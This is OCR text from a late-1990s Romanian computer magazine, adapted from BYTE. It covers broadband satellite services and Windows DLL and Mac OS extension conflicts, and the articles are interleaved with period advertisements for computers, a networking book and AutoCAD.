Serviciu satelit fix	C şi Ku	Video, VSAT, ştiri, telefonie	Staţii terestre fixe 1 m şi peste	Hughes Galaxy, GE American, Loral Skynet, Intelsat
Satelit pentru emisie directă	Ku	Direct la domiciliu video/audio	Staţii terestre fixe 0,3 - 0,6 m	DirecTV, Echostar, USSB, Astra
Satelit mobil (GEO)	L şi S	Voce şi date lente pentru terminale mobile	Calculator laptop/ antenă montată dar mobilă	Inmarsat, AMSC/TMI, ACES
Big LEO	L şi S	Telefonie celulară, date, paging	Telefon celular şi pagere; cabină telefonică fixă	Iridium, GlobalStar, ICO
Little LEO	P şi mai jos	Localizare poziţie, urmărire, mesaje	„Mic ca o cutie de de ţigări“ şi omnidirecţională	OrbComm, E-SAT
GEO de bandă largă	Ka şi Ku	Acces Internet, voce, video, date	20 cm, fix	Hughes Spaceway, Loral Cyberstar, Lockheed Astrolink
LEO de bandă largă	Ka şi Ku	Acces Internet , voce, video, date, videoconferinţă	Antene duale de 20 cm de urmărire, fixe	Teledesic, Skybridge, Celestri, Cyberstar

Sursa: Leslie Taylor and Associates

Alţi operatori de sisteme sunt de aceeaşi părere. Savatiel spune că „preţul poate fi competitiv cu cel pentru T1 mai puţin utilizat, ca pentru T1 utilizat 25%. Astrolink va fi în marja de 20 la 25 de cenţi pe minut pentru 64 Kbps, dar amintiţi-vă că plătiţi doar pentru ceea ce folosiţi. Dacă oferiţi un servici valoros pentru utilizatori, veţi fi răsplătiţi“, spune Savatiel. Astrolink va formula contractele cu revânzătorii pentru a evita creşterile de preţ, o practică mai obişnuită în ţări unde telecomunicaţiile au situaţii de monopol. Maehl de la Cyberstar formulează altfel: „Aşteptăm să vedem ce doreşte piaţa“. El prevede că serviciile Cyberstar vor fi oferite la 20$ pe lună, pentru servicii de bază în banda Ku (care are o bandă mai redusă decât sistemele din banda Ka) şi la un preţ similar la sistemul din banda Ka, eventual realizat.

INFORMAŢII

Alcatel
Paris, France
+33 1 4058 5858
http://www.alcatel.com/our_bus/telecom/products/space/whatsnew.htm

Hughes Communications, Inc.
Long Beach, CA
310-525-5000
http://www.spaceway.com

Lockheed
Sunnyvale, CA
888-278-7565
408-543-3103
http://www.astrolink.com

Loral
Palo Alto, CA
650-852-5736
http://www.cyberstar.com

Motorola
Chandler, AZ
602-732-4018
http://www.mot.com/

Teledesic
Kirkland, WA
425-602-0000
http://www.teledesic.com

Preţul utilizator va fi fixat însă, probabil, de furnizorul dumneavoastră de servicii. Creatorii sistemelor de sateliţi vând serviciile lor en gros. Nici unul dintre sistemele de sateliţi nu va vinde bandă de transfer direct la utilizatori finali. Ei vor vinde celor care oferă porţi de acces, cum sunt companiile telefonice, care vor vinde la rândul lor banda de satelit la furnizorii de servicii (ca ISP) şi care vor vinde la beneficiari.

Scopul este de a face sistemul pe sateliţi transparent pentru utilizatori, veţi cumpăra serviciul şi altcineva se va îngriji de conducte. Transparenţa este incredibil de importantă. Cyberstar, de exemplu, lucrează la înţelegeri cu furnizorii de rutere, pentru a uşura rutarea inteligentă la reţelele hibride. „Tipii de la sateliţi nu se pot limita doar la sateliţi, trebuie să ştim la fel de bine şi arhitectura reţelei“, spune Maehl.

Urmărind stelele

După părerea analiştilor care au făcut cercetări pentru Motorola, piaţa totală de telecomunicaţii este în jur de de 560 miliarde de dolari şi se va dubla în 10 ani, în principal datorită comunicaţiilor de date. Cu alte cuvinte, există o mulţime de oameni care au nevoie de multă bandă de transfer. Şi avem nevoie de orice conductă posibilă pentru stingerea focului: fibră, ATM, SONET (Synchronous Optical Network), xDSL, Gigabit Ethernet, modemuri de cablu, sateliţi şi probabil câteva care încă nu au fost imaginate.

„Nu cred că va avea importanţă că sistemul este cu sateliţi“, spune Guy Christensen. El vede toate sistemele de telecomunicaţii ca fiind în competiţie privind disponibilitatea, preţul şi viteza. Aceasta înseamnă că vor exista doi mari câştigători: oricine oferă primul serviciile de bandă largă pentru beneficiari şi oricine va oferi cea mai largă bandă cu latenţă acceptabilă.

În acest moment, cursa poate reveni oricărei companii care lucrează la un sistem de sateliţi pentru bandă largă. Sau chiar şi unei companii necunoscute încă. Faţa competiţiei pentru sateliţii de bandă largă s-a schimbat mult, din primăvara trecută. AT&T s-a eliminat. Teledesic şi-a modificat configuraţia. Şi Motorola combină două dintre sistemele proprii (M-star şi Millennium) în Celestri.

Domnilor, poftiţi la pista de lansare. ■

John Montgomery este şeful biroului BYTE de pe Coasta de Vest. Îl puteţi contacta la: **jmontgomery@dev5.byte.com**


[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Darvas Attila*]

Bătălia componentelor

Toată lumea face astăzi componente pentru desktop, dar ce fac componentele pentru desktop?

De Robert Richardson

Când e vorba de componente software, simplitatea este totul. Asta nu înseamnă că astfel de piese – cum sunt DLL-urile Windows sau extensiile mediilor Mac – nu pot să ducă la complicații extreme. Gama acestor componente se întinde de la simplele butoane dintr-o pagină Web până la pachete grafice complexe pe care le puteți îngloba în baza de date a întreprinderii. Cu toate acestea, pentru ca o piață sănătoasă de componente să se poată dezvolta, este necesar ca mediul care le găzduiește să fie simplu. Trebuie să fie evident cum se pot adăuga astfel de componente într-un sistem existent. Căci, în cele din urmă, ce rost au aceste componente dacă pentru a pune câteva dintre ele să comunice între ele îți trebuie un doctorat în științe și un an de muncă de programare?



Practic, industria informatică a ajuns să prețuiască simplitatea abia după creșterea fără precedent a numărului controalelor Visual Basic proiectate de terți (cunoscute ca VBX-uri). De atunci, Microsoft a abandonat abstracțiunile respectabile – cum ar fi moștenirea și polimorfismul – care sunt sfinte pentru comunitatea programatorilor devotați orientării pe obiecte. Rezultatul a fost un val de ironii din tribune, dar și o creștere spectaculoasă a susținerii din partea producătorilor și a utilizatorilor din teren.

ILUSTRAȚIA: DANIEL BAXTER © 1997

DLL-urile nu-s anoste

Astăzi, dezvoltarea componentelor Windows de bazează pe DLL-urile partajate. Nimic surprinzător: proiectanții doresc să partajeze funcționalitatea fără să partajeze și codul. Această funcționalitate de bază este tocmai cea adusă în Windows de DLL-uri, încă de la lansare.

Există totuși o problemă: variațiile majore în structura și sintaxa apelării procedurilor din DLL-uri împiedică utilizarea pe scară largă a DLL-urilor disparate. Așa că, tot mai mult, modelul COM (*Component Object Model*) – mediul Microsoft pentru încapsularea variațiilor interne ale componentelor în spatele unor puncte de intrare definite rigid, printr-o interfață binară – a devenit o metodă răspândită de a împacheta componentele stocate în DLL-uri. Modelul COM permite utilizarea mai facilă a componentelor prin două noi tehnologii: OLE, care asigură o abordare standard a interfețelor binare, și „magistrala“ COM, care ascunde complexitatea căutării și încărcării componentelor (chiar și atunci când aceste componente urmează să fie încărcate pe mașini îndepărtate).

În mare parte, succesul componentelor software pe desktop-urile Windows se datorează succesului DLL-urilor. Cu toate acestea, odată cu utilizarea la scară largă a DLL-urilor, a apărut și acea boală patologică numită instabilitate de sistem. Din considerente de simplitate, Microsoft a neglijat mecanismele de gestionare necesare prevenirii anarhiei în rândul obiectelor. Aglomerarea DLL-urilor într-un director sistem din Windows (câteva sute într-o instalare tipică) este imposibil de gestionat corespunzător. Microsoft se pare că nu prea știe ce va face pentru a asigura utilizatorului final mai multă siguranță în utilizarea componentelor.

Tensiune și extensiune

Cele mai multe probleme legate de componente apar azi sub Windows, dar asta nu înseamnă că celelalte sisteme stau mai bine. Mai degrabă popularitatea Windows-ului și frenezia dezvoltării de DLL-uri partajate au făcut din Windows laboratorul de testare a conceptelor de *componentware* pentru desktop.


Sistemul Mac OS al companiei Apple dispune de o implementare limitată a componentelor partajate: extensiile Mac OS. Aceste extensii încarcă funcţiuni suplimentare în sistemul de operare, în loc să le încarce şi să le descarce dinamic, în funcţie de aplicaţie. Deoarece nu se pretează la o reutilizare simplă în cadrul altor aplicaţii, extensiile nu s-au constituit într-un domeniu activ de proiectare. După cum declară John Landwehr, directorul departamentului de marketing pentru Rhapsody de la Apple: „Nu sunt multe componente în Mac OS şi n-aş putea spune că cele care există sunt uşor de utilizat".

Landwehr a adăugat că extensiile sunt destinate în principal situaţiilor ce necesită drivere, iar aplicaţiile folosesc în general doar extensiile din pachetele aplicative. Apar astfel dese conflicte între extensiile Mac. Aceasta a dus la apariţia unor soluţii de administrare furnizate de terţi, cum este Conflict Catcher (Casady &Greene, Salinas, CA) sau Extension Manager (în versiuni mai recente de Mac OS). Aceste utilitare asigură un control mai bun în privinţa momentele şi a ordinii în care extensiile sunt încărcate. Dacă aplicaţiile Mac ar utiliza extensiile partajate la fel de des ca în Windows, utilizatorii Mac s-ar lovi de aceeaşi gamă de dezastre cu care utilizatorii de Windows se confruntă zi de zi.

Jeff Foster, preşedintele firmei Vicious Fishes Software (Brea, CA; http://www.viciousfishes.com) – specializată în proiectare de soft pentru Mac – este de părere că, fiind o modalitate de a adăuga funcţionalităţi porturilor seriale şi altor sisteme hardware, mecanismul extensiilor „merită suportat în ciuda agravării celor mai multe conflicte". Dar, conflicte există din abundenţă. „Suntem o firmă de proiectare software, aşa că ne lovim mai tot timpul de conflicte de o natură sau alta", a mai adăugat el. „Fie găseşti o cale de a le ocoli, fie laşi maşina să se tot blocheze."

Strategia iniţială a lui Apple a fost de a nu modifica natura extensiilor (lăsându-le extensii de nivel jos a sistemului de operare) şi de a adopta apoi platforma OpenDoc (o platformă pentru componente soft rezultată în urma colaborării dintre mai mulţi producători) ca o modalitate de a aduce conceptele de *componentware* pe Mac. OpenDoc nu a câştigat însă un sprijin larg din partea utilizatorilor, aşa că Apple a abandonat această strategie încă de la începutul acestui an.

Până acum, extensiile sunt singurul mecanism componentware de care dispune sistemul Mac OS. Din moment ce majoritatea proiectanţilor nu folosesc extensii furnizate de terţi, utilizarea extensiilor altor proiectanţi – călcâiul lui Ahile al DLL-urilor – nu este o problemă. Cu toate acestea, extensiile partajează un spaţiu de memorie comun, astfel încât adesea o eroare dintr-o extensie înseamnă date corupte într-o altă extensie.


Componentele Windows NT Corrals
Aplicaţiile „atribuite" de administrator sunt instalate automat la utilizator.
Aplicaţii atribuite
Aplicaţii publicate
Restul
Server
Sistem utilizator
Administratorul poate stabili ca aplicaţiile neatribuite şi nepublicate să nu se instaleze.
Aplicaţiile publicate sunt disponibile dar sunt instalate doar la cerere.

NT 5.0 protejează directorul System al utilizatorului, utilitarele de instalare şi asigură accesul la aplicaţiile publicate - dar e tot ce poate.

Documentaţia *Technical Information Library* a companiei Apple e plină de ponturi de genul: „Puteţi încerca să remediaţi un conflict prin modificarea ordinii de încărcare a unor anumite extensii sau prin Control Panel, localizând fişierul în System Folder şi adăugând unul sau mai multe spaţii înaintea numelui fişierului". Cu alte cuvinte, puteţi folosi ordinea alfabetică a numelor fişierelor extensiilor pentru a modifica ordinea în care se încarcă extensiile. Scopul este să învălmăşiţi în aşa fel lucrurile încât păcatele care se petrec în memorie să aibă loc în locaţii care să nu afecteze pe nimeni.

Aspiraţiile spre un nivel superior în tehnica bombelor au dat naştere deci unei pieţe a sistemelor susmenţionate de administrare a extensiilor. Aceste sisteme asigură un control mai strict asupra ordinii şi momentelor la care extensiile sunt încărcate prin copierea extensiilor în şi din folderului de unde Mac OS le încarcă.

Acest sistem ar putea fi OK pentru extensiile OS veritabile. Dar ca bază pentru componente similare DLL-urilor (în care s-au transformat practic extensiile Mac), soluţia este de-a dreptul ridicolă, iar Apple n-a făcut mai nimic pentru a ameliora lucrurile. În versiunea Mac OS 7.6 nu trebuie să încărcaţi toate extensiile deodată, dar trebuie să re-porniţi sistemul de fiecare dată când vreţi să modificaţi setul de extensii. Aceasta *nu* este una dintre acele situaţii în care adepţii Mac-ului se distrează pe seama celor din tabăra Windows, care se muncesc din greu ca să găsească soluţia corectă.

Utilizarea componentelor Apple se va schimba radical odată cu introducerea noului sistem de operare Rhapsody, un mediu de vârf, puternic obiectual, a cărui versiune pentru proiectanţi ar trebui să fie deja lansată la momentul apariţiei acestui număr al revistei. Rhapsody, un sistem bazat pe NextStep, are un mediu de lucru (framework) obiectual foarte dezvoltat şi cel puţin rădăcinile unui sistem care să-l administreze (vezi ecranul din pagina 66). Rămâne de văzut dacă Rhapsody va produce aceeaşi confuzie în ce priveşte componentele ca şi Windows. E foarte posibil: dacă şi cel mai simplu Mac OS se loveşte de conflicte la nivelul extensiilor, la Rhapsody lucrurile ar putea deveni mult mai complicate.


Dilemele DLL-urilor

Problemele DLL-urilor au cauze multiple. De exemplu:

Versiuni mai vechi ale DLL-urilor se copiază peste versiunile „corecte". Aceasta se întâmplă deoarece proiectanţii nu

Prima carte românească de referință în domeniul rețelelor de calculatoare

Autor, profesor și cercetător, laureat al premiului ACM Karl V. Karlstrom Outstanding Educator Award, Andrew S. Tanenbaum, explică cu grijă felul în care rețelele funcționează în interior, pornind de la tehnologia hardware până la cele mai utilizate aplicații de rețea. Cartea urmează o abordare structurată a rețelelor de calculatoare, începând de jos (de la nivelul fizic) și parcurgând treptat calea spre vârful acestora (nivelul aplicațiilor).



Subiectele abordate includ:

- Nivelul fizic (firele de cupru, fibrele optice, comunicațiile radio și cele prin satelit)
- Nivelul legătură de date (principiile protocoalelor, HDLC, SLIP și PPP)
- Subnivelul de acces la mediu (LAN-uri IEEE 802, punți, noile LAN-uri de mare viteză)
- Nivelul rețea (rutarea, contolul congestiei, interconectarea rețelelor, IPv6)
- Nivelul de transport (principiile protocoalelor de transport, TCP, performanța rețelei)
- Nivelul aplicație (criptografia, poștă electronică, știri, Web-ul, Java, multimedia)

În fiecare capitol sunt descrise în detaliu principiile de bază, urmate apoi de exemple ample luate din Internet, rețele ATM și rețele de comunicații fără fir.

Doresc să cumpăr cartea Rețele de calculatoare

V-am expediat în contul C.P. Agora nr.: 31003017110178 deschis la Banca Transilvania, filiala Mureș, 70.000 lei (în care nu sunt incluse taxele poștale),
cu mandatul poștal/ordinul de plată nr.: .... din data de .... ☐ Doresc să-mi trimiteți și factură.

Pentru elevi și studenți cartea costă 50.000 lei. Ei vor trebui să atașeze comenzii o copie după carnetul de elev sau student.

Numele și prenumele: .... Funcția: ....
Firma: .... Adresa: ....
Cod poștal/Localitate: .... Telefon/Fax: ....
Data .... Semnătura ....

TOTALSOFT

TOTALSOFT
ARHITECTURI INFORMATICE

NOTEBOOK

DUAL - All In One - AT 6000

Procesor Intel 166, 200 MHz cu MMX, 16 MB RAM exp. la 128 MB
Display 12.1" TFT SVGA LCD, 2 MB VRAM 800x600x64 K culori
HDD 1.3, 1.6, 2.0 GB , Built-in Multimedia System
Autonomie 3h cu baterie Li-ION, Adaptor AC 220 V
Sloturi PCMCIA 1 x tip III, 2 x tip II, Greutate fără baterii 3.3 kg

PERIFERICE

CD-ROM portabil

Interfață pe port paralel
Viteze: 8x, 10x, 12x
Dimensiuni: 155x275x55 mm
Greutate: 1 kg

CD-Recordable

Interfață pe port paralel sau SCSI
Viteză la scriere 2x
Viteză la citire 4x
Dimensiuni: 155x325x55 mm
Greutate: 1.7 kg

HDD portabil

Interfață pe port paralel
Capacități: 1.7, 2.0 GB
Timp de acces: 11 ms
Dimensiuni: 135x210x40 mm
Greutate: 1.8 kg

FREE MIND ADVERTISING

Calea Dorobanților 103-105, sector 1, București Tel/fax: 2302374 2300976 2301020/133 E-mail: totsoft@mb.roknet.ro

știu niciodată dacă sistemul clientului dispune sau nu de DLL-urile partajate necesare. Așa că, versiunea a doua a lui CEL BUN.DLL se copiază în directorul sistem al Windows-ului, mascând versiunea 3 a DLL-ului cu același nume. Pentru a se asigura, proiectanții distribuie acele DLL-uri pe care le-au testat în procesul de proiectare. Dar între timp este posibil ca utilizatorul să fi încărcat versiuni mai noi ale driverelor.


Teoretic, rutina de instalare ar trebui să verifice de două ori dacă există o versiune mai nouă a DLL-urilor partajate pe sistemul țintă. Producătorii au fost însă fie neglijenți fie grijulii, după cum privim problema. Pe de-o parte – a neglijenței – unele rutine de instalare pur și simplu nu verifică existența DLL-urilor. În schimb, alte rutine de instalare – din prea multă grijă – copiază DLL-urile pe care le-au testat în timpul proiectării, ceea ce le dă un anume grad de siguranță (în special pentru că se tem de următoarea problemă a DLL-urilor pe care o voi dezbate). Copierea unei versiuni mai vechi a DLL-ului asigură funcționarea corectă a aplicației instalate, dar aplicațiile care se bazează pe o versiune mai nouă de DLL-ului este foarte posibil să aibă probleme.

Mai există însă și posibilitatea ca utilizatorii să restaureze fișiere de pe benzile de salvare fără să țină seama de versiunile noi instalate între timp.

Versiunile mai noi ale DLL-ului se copiază peste versiunile mai vechi. Optimismul, uneori exagerat, ce bântuie industria de software, ne face să credem că o nouă versiune a unei componente va fi mai bună decât cea veche. Dar noile versiunile aduc erori noi sau nu folosesc aceeași interfață ca versiunile anterioare. Așa că, dacă un producător respectă regulile și nu încărcă un DLL mai vechi, poate avea probleme tocmai datorită respectării indicațiilor venite de la Microsoft.

Dacă, de exemplu, încărcați o nouă versiune Microsoft Publisher 97, s-ar putea ca programul proaspăt instalat să se blocheze imediat ce pornește. Microsoft Technical Support KnowledgeBase spune fără ezitări: „această eroare are loc dacă o versiune mai nouă a fișierului MSVCRT40.DLL e deja instalată în momentul în care rulați Publisher Setup". Asta-i răsplata pentru că sunteți la zi cu produsele companiei din Redmond!

Sistemul șterge DLL-urile partajate în timpul dezinstalărilor. Când o aplicație



System File Checker identified that the following file has changed.

File:	msjint32.dll	
Location:	C:\WINDOWS\SYSTEM	
	Previous	Current
Date and Time:	6/24/97 11:42 AM	8/6/96 12:00 AM
Size:	33KB	35KB
Version:	3.000.2712	3.000.2504

If you upgraded this file, click Update Verification Information. Otherwise, click Restore File.

What do you want to do?

● Update verification information
Select this option if you know the file has been updated.

○ Restore file
Select this option if you want to restore the file from your installation disks.

○ Ignore
Select this option to ignore the warning. The next time you use System File Checker, you will be prompted about this file again.

○ Update verification information for all changed files

Un raport generat de System File Checker al Microsoft Windows 98, indicând că un fișier sistem a fost schimbat.

ABONAMENTUL TĂU LA CAD REPORT, O ȘANSĂ DE CÂȘTIG!

TALON DE PARTICIPARE

Autodesk.

Premiu 100$ pentru un AutoCAD vândut până la sfârșitul anului

Condiții de participare:
1. un abonament la revista CAD Report pe anul 1998*
2. să facilitați achiziționarea unui pachet de AutoCAD

Nume..Firma..
Funcția..Adresă..
Localitatea..............................Telefon..

Dealeri autorizați
București: MaxCAD, FastImpex, GeCAD, CAD-GIS, TOTAL SOFTt, Virtual World Design; *Galați*: CAD Resource Centre; *Brașov*: Technical Group International, *Constanța*: GlyKon, SPAC; *Oradea*: Keysys Grafx; *Pitești*: Landenberg; Ploiești: Presco; *Iași*: Matrix, UNITRADE SYSTEMS; *Onești*: UM-Soft; *Bălți* (Rep. Moldova) I.E. Pascari.

Distribuitor autorizat
A&C INTERNATIONAL S.A.
The CAD-CAMpany
A founder of BSA Romania
Tel: 01-250-5315,Fax: 01-250-7774

* Pentru a vă abona folosiți cartea poștală din revistă.

se instalează, conform principiilor stabilite de Microsoft, are loc incrementarea contoarelor de folosire din regiștri (registry) pentru toate DLL-urile partajate pe care aplicația le apelează. În momentul în care rutina Microsoft de dezinstalare înlătură această aplicație, sunt consultate aceste contoare pentru a se vedea câte programe au nevoie de aceste DLL-uri partajate.

Dacă nici o altă aplicație nu folosește aceste DLL-uri, sistemul presupune că este OK să le șteargă. Dar nimic nu obligă aplicațiile să incrementeze contoarele. Dacă un program nu se conformează principiilor stabilite de Microsoft și contorul nu este modificat, DLL-urile folosite de acesta ar putea dispărea prematur, făcând ca alte programe care foloseau aceste DLL-uri să nu mai poată fi rulate normal.

Windows face copii ascunse ale DLL-urilor speciale, pe care nu le puteți șterge. Windows face copii de siguranță a câtorva DLL-uri deosebit de importante în subdirectorul SysBckup din directorul Windows. La pornire, mediul compară copiile cu fișierele din directorul System, iar dacă acestea nu corespund, copiile suprascriu fișierele necesare din directorul System. De exemplu, o nouă versiune a WINSOCK.DLL, copiată în directorul System va fi, în mod aparent straniu, înlocuită la următoarea pornire a sistemului.

DLL-urile pot intra în conflict unele cu celelalte. Unele DLL-uri sunt pur și simplu prost scrise, lucru comun în lumea programatorilor. Toți ne resemnăm să avem de-a face cu o anumită cantitate de cod cu scame, dar ar fi preferabil să putem separa DLL-urile antagoniste, astfel ca ele să nu mai fie încărcate simultan.

Ăsta este tărâmul pe care Mac și-a creat un oarecare avantaj. Spre diferență de DLL-uri, care se încarcă pe măsură ce aplicația o cere, extensiile Mac se încarcă în memorie toate o dată și rămân acolo pe durata întregii sesiuni de lucru. În versiunile mai vechi ale sistemului Mac OS, toate extensiile trebuiau încărcate, ceea ce însemna că acestea ocupau memorie tot timpul. În momentul în care apărea un conflict, singurul remediu constituia schimbarea ordinii în care extensiile erau încărcate. Programul Extension Manager, versiunea 7.6, putea crea grupuri diferite de extensii, stabilind care extensii pot fi încărcate împreună și care nu.

Câmpul de nume al DLL-urilor este predispus la coliziuni. Proiectanții tind să arunce toate DLL-urile în directorul System, deși Microsoft a sugerat ca doar DLL-urile partajate să își aibă locul acolo. Mai mult, chiar dacă sistemele de operare pe 32 de biți ale Microsoft dau posibilitatea DLL-urilor de a avea nume lungi, cei mai mulți proiectanți respectă convenția 8.3; ei sunt chiar nevoiți să o facă, dacă DLL-urile lor sunt proiectate și pentru mediile pe 16 biți. În plus, aceste fișiere pot fi localizate câteodată pe un disc de rețea care suportă doar nume scurte.

Există foarte multe nume de opt caractere, dar puține care să și fie semnificative, iar cuvinte scurte sunt și mai puține. Când doi programatori scriu două DLL-uri care se vor numi amândouă DISPLAY.DLL, unii oameni vor trage ponoasele.

Încărcarea DLL-urilor nu respectă întotdeauna specificațiile Microsoft. Dan Plastina, directorul grupului care se ocupă de administrarea Windows, spune că platformele pe 32 de biți create de Microsoft încarcă DLL-urile „după numele căii și nu după numele fișierelor.“ Nu există nici o problemă dacă există apeluri pentru două DLL-uri cu același nume, câtă vreme acestea au locații diferite.

Programatorii nu spun același lucru; unul dintre aceștia este John McMillan, șeful departamentului de dezvoltare a noilor aplicații din cadrul companiei Great Lakes Business Solutions (Canton, MI; http://www.glbs.com), care proiectează programul de instalare folosit de Microsoft la produse de sistem ca System Management. „Odată ce DLL-ul este încărcat în memorie, sistemul nu va mai încărca altă versiune a aceluiași DLL“, spune el. Alți programatori au venit cu exemple în care Windows a folosit eronat DLL-uri cu același nume.

Se pare că aceste probleme apar din cauză că există două moduri în care un DLL se poate încărca. În mod normal, se folosește o bibliotecă de legături (link library) pentru funcții de segment (stub functions, adică același proces realizează compilarea DLL-ului) și apoi se apelează DLL-ul prin numele scurt. În primul rând, Windows inspectează memoria pentru a depista DLL-urile care ar putea avea același nume. Este posibil ca un DLL să fie încărcat prin numele căii unde acesta este

Bd. Dimitrie Cantemir, Nr.2A, Tel.: 410-33-03, 410-33-16, 410-33-96, Fax: 410-33-40


SISTEMELE DE CALCUL AGER

GLAMOUR P/200MHz
WIZARD P/166MHz
GLITTER P/150MHz
WISE P/133MHz
SMART P/120MHz
SILVER P/100MHz
BRIGHT K5/100MHz

DEPĂȘEȘTE-ȚI GRANIȚELE MINȚII

AGER THE COMPUTER COMPANY

NOI DĂM GÂNDIRII TALE ARIPI!



Cum să te sustragi poliţiei logo-ului

Nu trebuie să verificaţi existenţa versiunilor vechi DLL
C:\program files\yourapp
Program files
DLL-uri specifice aplicaţiilor
Furnizor software
Verificarea versiunilor DLL ulterioare
C:\windows\commonfiles
Common files
DLL-uri partajate cu alte aplicaţii
Verificarea versiunilor DLL ulterioare
C:\windows\system
System
Numai DLL-uri sistem Microsoft

Un comportament adecvat presupune DLL-uri specifice, comune şi sistem stocate în directoarele adecvate.

localizat, dar numai în cazul în care apelaţi funcţii DLL, stabilind legături către o bibliotecă de funcţii de segment (stubs) precompilate.

